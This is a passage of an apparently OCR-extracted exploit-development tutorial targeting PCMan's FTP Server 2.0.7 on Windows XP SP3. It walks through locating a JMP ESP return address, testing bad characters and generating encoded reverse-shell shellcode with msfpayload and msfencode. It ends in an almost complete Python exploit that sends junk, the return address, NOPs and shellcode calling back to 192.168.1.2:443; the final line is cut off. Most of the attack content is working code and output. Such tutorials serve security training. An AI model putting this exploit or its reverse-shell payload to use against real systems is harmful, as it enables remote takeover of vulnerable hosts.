
Let's examine the dll's loaded into this program. Clicking on the blue 'E' in the top toolbar of OllyDbg brings up the executable modules. This is a list of the dll's loaded into the program. We then want to select a module and search it for a JMP ESP command. In this case SHELL32.dll is chosen, although it could have been USER32.dll or perhaps others. There is more involved in selecting the dll such as ensuring the address doesn't have any null bytes (0x00) but it's a little out of scope of this post. Double clicking on the dll will bring up commands for this library in the main window.

Selecting SHELL32.dll for searching



We want to right click on the main screen whitespace and search for a command and show below. The command to enter is ‘JMP ESP’ without apostrophes.

Searching for a command



The first result returned is the command located at memory address '0x7C9D30D7'. This address is suitable because it has no known bad characters in it. Bad characters are defined as characters that will ruin our exploit, such as 0x00 which terminates strings. We'll touch on bad characters and finding out what they are for each exploit later on. If we get EIP to execute this memory address the JMP ESP command will occur, followed by EIP pointing in amongst our C buffer. It's time to update the exploit and make sure this actually occurs. The key difference now is instead of having B's the nominated address is going to be used. Depending on your experience it might seem strange that we've written ret 'backwards'. This is because the operating system is what's called little endian and the bytes need to be in reverse order. It might seem dumb but there is logical reasons for it I won't go into here.


Code v0.4 – Confirming JMP ESP command

```
# Confirming ESP JMP address is valid
# Written for NetSec.ws

import sys, socket, time

# Use in the form "python fuzzer.py  "

host = sys.argv[1] # Recieve IP from user
port = int(sys.argv[2]) # Recieve Port from user

# Return Address 0x7C9D30D7 in SHELL32.dll (Win XP SP3)
ret = '\xD7\x30\x9D\x7C' # Packed in little endian

# EIP Writing Pattern
pattern = "A"*2004 + ret + "C"*500 # Our 'exploit' and return address
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Declare a TCP socket
client.connect((host, port)) # Connect to user supplied port and IP address
client.recv(1024) # Recieve FTP Banner
client.send("USER " + pattern) # Send the user command with a variable length name
client.close() # Close the Connection
```

Restart OllyDbg and the server as usual, reattach OllyDbg, but we're going to do something before we unpause the program. Right

click on the white space in the main program (as with searching for the command) and select Go To > Expression. Here the value '7C9D30D7' is entered and you'll notice OllyDbg jumps to our return address, JMP ESP. Press F2 which will set a breakpoint at this address, or in other words OllyDbg will pause and wait for instructions once it reaches here. Now unpause OllyDbg and run our exploit. We see in this case the debugger has frozen on our breakpoint and paused, waiting for instructions. Hit F7 to step into the program by one instruction and now it jumps into a long string of 'INC EBX'. This happens to be the command for the hex value 43, in other words we've successfully jumped into our C buffer.

A successful jump occurred



Now, incrementing EBX is very interesting and all, but I'm sure something a little more useful can be achieved with our new found execution abilities.

Identifying Bad Characters

We want to create shellcode for our exploit to execute, but how do we know what commands we can use and what commands are valid and what commands will cause the program to interpret something in a different way? The typical example is the null byte, 0x00 which is almost universally bad. We're sending our exploit as a string to the server, and 0x00 means "end of string" in this context. Clearly if this occurs half way through our exploit we won't get far. There may be others that affect applications in different ways, so we identify them by sending a string of all valid characters. If the string is truncated or corrupted where a particular character should be, we know that this character will negatively affect our exploit. As a result, we add the following to be sent with our exploit.

```
badchar = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

This is incorporated into the following code.


Code v0.5 – Identifying Bad Characters

```
# Testing for Bad Characters
# Written for NetSec.ws

import sys, socket, time
```

```
# Use in the form "python fuzzer.py  "

host = sys.argv[1] # Recieve IP from user
port = int(sys.argv[2]) # Recieve Port from user

#badchar '0x00'

badchar = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

# Return Address 0x7C9D30D7 in SHELL32.dll (Win XP SP3)
ret = '\xD7\x30\x9D\x7C' # Packed in little endian

# EIP Writing Pattern
pattern = "A"*2004 + ret + badchar # Our 'exploit' and return address with potential bad characters
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Declare a TCP socket
client.connect((host, port)) # Connect to user supplied port and IP address
client.recv(1024) # Recieve FTP Banner
client.send("USER " + pattern) # Send the user command with a variable length name
client.close() # Close the Connection
```

Ensure you restart and unpause OllyDbg and the server after sending the exploit each time, then we examine the resulting stack.

The resulting stack after the exploit is sent



As you can see, all the characters are there from 01 up to 0A until it goes out of order with 00 (remember, little endian so you read from right to left on each line). Clearly 0x0A has had an affect on our exploit. We remove it and resend the exploit with our new code below.

Code v0.5.1 – Identifying Bad Characters

```
# Testing for Bad Characters
# Written for NetSec.ws

import sys, socket, time

# Use in the form "python fuzzer.py  "

host = sys.argv[1] # Recieve IP from user
port = int(sys.argv[2]) # Recieve Port from user

#badchar '0x00, 0x0A'

badchar = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
```

```
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

# Return Address 0x7C9D30D7 in SHELL32.dll (Win XP SP3)
ret = '\xD7\x30\x9D\x7C' # Packed in little endian

# EIP Writing Pattern
pattern = "A"*2004 + ret + badchar # Our 'exploit' and return address with potential bad characters
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Declare a TCP socket
client.connect((host, port)) # Connect to user supplied port and IP address
client.recv(1024) # Recieve FTP Banner
client.send("USER " + pattern) # Send the user command with a variable length name
client.close() # Close the Connection
```


We see further stack corruption after the 0x0D value.

0x0D is another bad character

```
0012EDA8  41414141
0012EDAC  41414141
0012EDB0  7C9D30D7 SHELL32.7C9D30D7
0012EDB4  04030201
0012EDB8  08070605
0012EDBC  0D0C0B09
0012EDC0  0000000A
0012EDC4  52455355
```

Update the code once more and send it again with 0x0D removed (code not included for brevity).

The stack after our final send



You can clearly see the rest of the characters are passed through unaltered, all the way up to 0xFF. Coincidentally you can also see

0x0D, 0x0A, 0x00 at the end of the string which is our three identified bad characters. Considering these 3 stand for carriage return (0A), new line (0D) and end of string (00) it's easy to understand why the had an effect on our exploit.

Adding Shellcode

Now the bad characters are identified we know what we definitely can't include in our shellcode. To help us generate shellcode so it's not necessary to write it all ourselves we can use msfpayload, a tool from Metasploit. To give an idea of all the payloads msfpayload can create, try the command:

```
msfpayload -l
```

Clearly we have plenty of options, but the one we'll use here is the simple windows reverse shell 'windows/shell_reverse_tcp', not to be confused with 'windows/shell/reverse_tcp' which is a staged payload (in other words it needs the fancy Metasploit handler to catch it although it has legitimate advantages). We tell msfpayload to create our shellcode with the following command.

```
msfpayload windows/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 N
```

Clearly the LHOST value needs to be altered to your particular LAN IP address. If you're wondering the N on the end means we're outputting it in python format, so we could cut and paste this straight into our python script. This is the output we get.

```
# windows/shell_reverse_tcp - 314 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.1.2, LPORT=443,
# ReverseConnectRetries=5, ReverseListenerBindPort=0,
# ReverseAllowProxy=false, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =  ""
buf += "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b"
buf += "\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
buf += "\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
```

```
buf += "\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b"
buf += "\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0"
buf += "\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b"
buf += "\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01"
buf += "\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2"
buf += "\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
buf += "\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b"
buf += "\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86"
buf += "\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68"
buf += "\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4"
buf += "\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50"
buf += "\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
buf += "\x68\xc0\xa8\x01\x02\x68\x02\x00\x01\xbb\x89\xe6\x6a"
buf += "\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d"
buf += "\x64\x00\x89\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56"
buf += "\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44\x24\x10"
buf += "\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
buf += "\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
buf += "\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5"
buf += "\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a"
buf += "\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
buf += "\xff\xd5"
```

This shellcode that has been generated is totally unsuitable for our purposes. We've identified that any occurrence of 'x00', 'x0A' or 'x0D' will ruin our payload, and this shellcode has several bad characters throughout. We need to use a different command to tell Metasploit what the characters are and ensure it encodes it in a what that doesn't contain any. We try again with the following command,

```
msfpayload windows/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 R | msfencode -b '\x00\x0a\x0d' -e x86/shikata
```

This tells msfpayload to output the exploit in raw format, and msfencode takes this input and encodes it without the bad characters specified using the x86/shikata_ga_nai encoder. Typically this encoder will be the best and if you leave the -e option blank it will use it by default. Once more we specify python as the output format so we can easily cut and paste the shellcode. We obtained the following output,

```
[*] x86/shikata_ga_nai succeeded with size 341 (iteration=1)

buf =  ""
buf += "\xdb\xdf\xb8\xec\xcb\xb8\x3e\xd9\x74\x24\xf4\x5a\x29"
buf += "\xc9\xb1\x4f\x83\xea\xfc\x31\x42\x15\x03\x42\x15\x0e"
buf += "\x3e\x44\xd6\x47\xc1\xb5\x27\x37\x4b\x50\x16\x65\x2f"
buf += "\x10\x0b\xb9\x3b\x74\xa0\x32\x69\x6d\x33\x36\xa6\x82"
buf += "\xf4\xfc\x90\xad\x05\x31\x1d\x61\xc5\x50\xe1\x78\x1a"
buf += "\xb2\xd8\xb2\x6f\xb3\x1d\xae\x80\xe1\xf6\xa4\x33\x15"
buf += "\x72\xf8\x8f\x14\x54\x76\xaf\x6e\xd1\x49\x44\xc4\xd8"
buf += "\x99\xf5\x53\x92\x01\x7d\x3b\x03\x33\x52\x58\x7f\x7a"
buf += "\xdf\xaa\x0b\x7d\x09\xe3\xf4\x4f\x75\xaf\xca\x7f\x78"
buf += "\xae\x0b\x47\x63\xc5\x67\xbb\x1e\xdd\xb3\xc1\xc4\x68"
buf += "\x26\x61\x8e\xca\x82\x93\x43\x8c\x41\x9f\x28\xdb\x0e"
buf += "\xbc\xaf\x08\x25\xb8\x24\xaf\xea\x48\x7e\x8b\x2e\x10"
buf += "\x24\xb2\x77\xfc\x8b\xcb\x68\x58\x73\x69\xe2\x4b\x60"
buf += "\x0b\xa9\x03\x45\x21\x52\xd4\xc1\x32\x21\xe6\x4e\xe8"
buf += "\xad\x4a\x06\x36\x29\xac\x3d\x8e\xa5\x53\xbe\xee\xec"
buf += "\x97\xea\xbe\x86\x3e\x93\x55\x57\xbe\x46\xf9\x07\x10"
buf += "\x39\xb9\xf7\xd0\xe9\x51\x12\xdf\xd6\x41\x1d\x35\x61"
buf += "\x46\x8a\x76\xda\x49\x49\x1f\x19\x49\x4c\x64\x94\xaf"
buf += "\x24\x8a\xf1\x78\xd1\x33\x58\xf2\x40\xbb\x76\x92\xe1"
buf += "\x2e\x1d\x62\x6f\x53\x8a\x35\x38\xa5\xc3\xd3\xd4\x9c"
buf += "\x7d\xc1\x24\x78\x45\x41\xf3\xb9\x48\x48\x76\x85\x6e"
buf += "\x5a\x4e\x06\x2b\x0e\x1e\x51\xe5\xf8\xd8\x0b\x47\x52"
buf += "\xb3\xe0\x01\x32\x42\xcb\x91\x44\x4b\x06\x64\xa8\xfa"
buf += "\xff\x31\xd7\x33\x68\xb6\xa0\x29\x08\x39\x7b\xea\x38"
buf += "\x70\x21\x5b\xd1\xdd\xb0\xd9\xbc\xdd\x6f\x1d\xb9\x5d"
buf += "\x85\xde\x3e\x7d\xec\xdb\x7b\x39\x1d\x96\x14\xac\x21"
buf += "\x05\x14\xe5"
```

Its now time to finalize our exploit and see if it will work.

Putting it Together

So let's do a brief recap, a crash has been found by fuzzing an input. OllyDbg was used to examine the crash and found that it was exploitable after EIP was overwritten. Prospective shellcode locations were examined and directly after our EIP overwrite was a

likely location since ESP was pointing to it. System dll's were searched for a JMP ESP command so the exploit could be portable across different examples of Windows XP SP3. Once a return address was identified strings of bad characters were sent to the program to see what would corrupt our exploit string. Once the bad characters were identified msfpayload and msfencode was used to generate shellcode specifically without them so our shellcode could work. It seems a lot more complicated then it is when it's all written down, but as you can see from the above each individual step is relatively basic and no where near as daunting.

One final inclusion I'll spring at the last stage is an explanation of the NOP character, '\x90'. NOP, representing No OP, means exactly that, no operation will take place and the CPU will skip over the instruction. Sometimes shellcode reliability can be increased by padding the start of your exploit jump location with NOPs before reaching your shellcode. We'll add 20 NOP's to the start of our final code in order to improve reliability. Below is a final code combining all the elements that's been outlined.

Code v1.0.0 – Produced Exploit

```
# Final PCMan's FTP Server v2.0.7 Exploit
# Written for NetSec.ws

import sys, socket, time

# Use in the form "python fuzzer.py  "

host = sys.argv[1] # Recieve IP from user
port = int(sys.argv[2]) # Recieve Port from user

#badchar '0x00, 0x0A, 0x0D'
#msfpayload windows/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 R | msfencode -b '\x00\x0a\x0d' -e x86/shikat
#[*] x86/shikata_ga_nai succeeded with size 341 (iteration=1)

buf =  ""
buf += "\xdb\xdf\xb8\xec\xcb\xb8\x3e\xd9\x74\x24\xf4\x5a\x29"
buf += "\xc9\xb1\x4f\x83\xea\xfc\x31\x42\x15\x03\x42\x15\x0e"
buf += "\x3e\x44\xd6\x47\xc1\xb5\x27\x37\x4b\x50\x16\x65\x2f"
buf += "\x10\x0b\xb9\x3b\x74\xa0\x32\x69\x6d\x33\x36\xa6\x82"
buf += "\xf4\xfc\x90\xad\x05\x31\x1d\x61\xc5\x50\xe1\x78\x1a"
```

```
buf += "\xb2\xd8\xb2\x6f\xb3\x1d\xae\x80\xe1\xf6\xa4\x33\x15"
buf += "\x72\xf8\x8f\x14\x54\x76\xaf\x6e\xd1\x49\x44\xc4\xd8"
buf += "\x99\xf5\x53\x92\x01\x7d\x3b\x03\x33\x52\x58\x7f\x7a"
buf += "\xdf\xaa\x0b\x7d\x09\xe3\xf4\x4f\x75\xaf\xca\x7f\x78"
buf += "\xae\x0b\x47\x63\xc5\x67\xbb\x1e\xdd\xb3\xc1\xc4\x68"
buf += "\x26\x61\x8e\xca\x82\x93\x43\x8c\x41\x9f\x28\xdb\x0e"
buf += "\xbc\xaf\x08\x25\xb8\x24\xaf\xea\x48\x7e\x8b\x2e\x10"
buf += "\x24\xb2\x77\xfc\x8b\xcb\x68\x58\x73\x69\xe2\x4b\x60"
buf += "\x0b\xa9\x03\x45\x21\x52\xd4\xc1\x32\x21\xe6\x4e\xe8"
buf += "\xad\x4a\x06\x36\x29\xac\x3d\x8e\xa5\x53\xbe\xee\xec"
buf += "\x97\xea\xbe\x86\x3e\x93\x55\x57\xbe\x46\xf9\x07\x10"
buf += "\x39\xb9\xf7\xd0\xe9\x51\x12\xdf\xd6\x41\x1d\x35\x61"
buf += "\x46\x8a\x76\xda\x49\x49\x1f\x19\x49\x4c\x64\x94\xaf"
buf += "\x24\x8a\xf1\x78\xd1\x33\x58\xf2\x40\xbb\x76\x92\xe1"
buf += "\x2e\x1d\x62\x6f\x53\x8a\x35\x38\xa5\xc3\xd3\xd4\x9c"
buf += "\x7d\xc1\x24\x78\x45\x41\xf3\xb9\x48\x48\x76\x85\x6e"
buf += "\x5a\x4e\x06\x2b\x0e\x1e\x51\xe5\xf8\xd8\x0b\x47\x52"
buf += "\xb3\xe0\x01\x32\x42\xcb\x91\x44\x4b\x06\x64\xa8\xfa"
buf += "\xff\x31\xd7\x33\x68\xb6\xa0\x29\x08\x39\x7b\xea\x38"
buf += "\x70\x21\x5b\xd1\xdd\xb0\xd9\xbc\xdd\x6f\x1d\xb9\x5d"
buf += "\x85\xde\x3e\x7d\xec\xdb\x7b\x39\x1d\x96\x14\xac\x21"
buf += "\x05\x14\xe5"

# Return Address 0x7C9D30D7 in SHELL32.dll (Win XP SP3)
ret = '\xD7\x30\x9D\x7C' # Packed in little endian

# NOP Padding
nop = '\x90'*20

# EIP Writing Pattern
pattern = "A"*2004 + ret + nop + buf # Our exploit together. Junk -&gt; Return Address -&gt; NOPS -&gt; Shellco
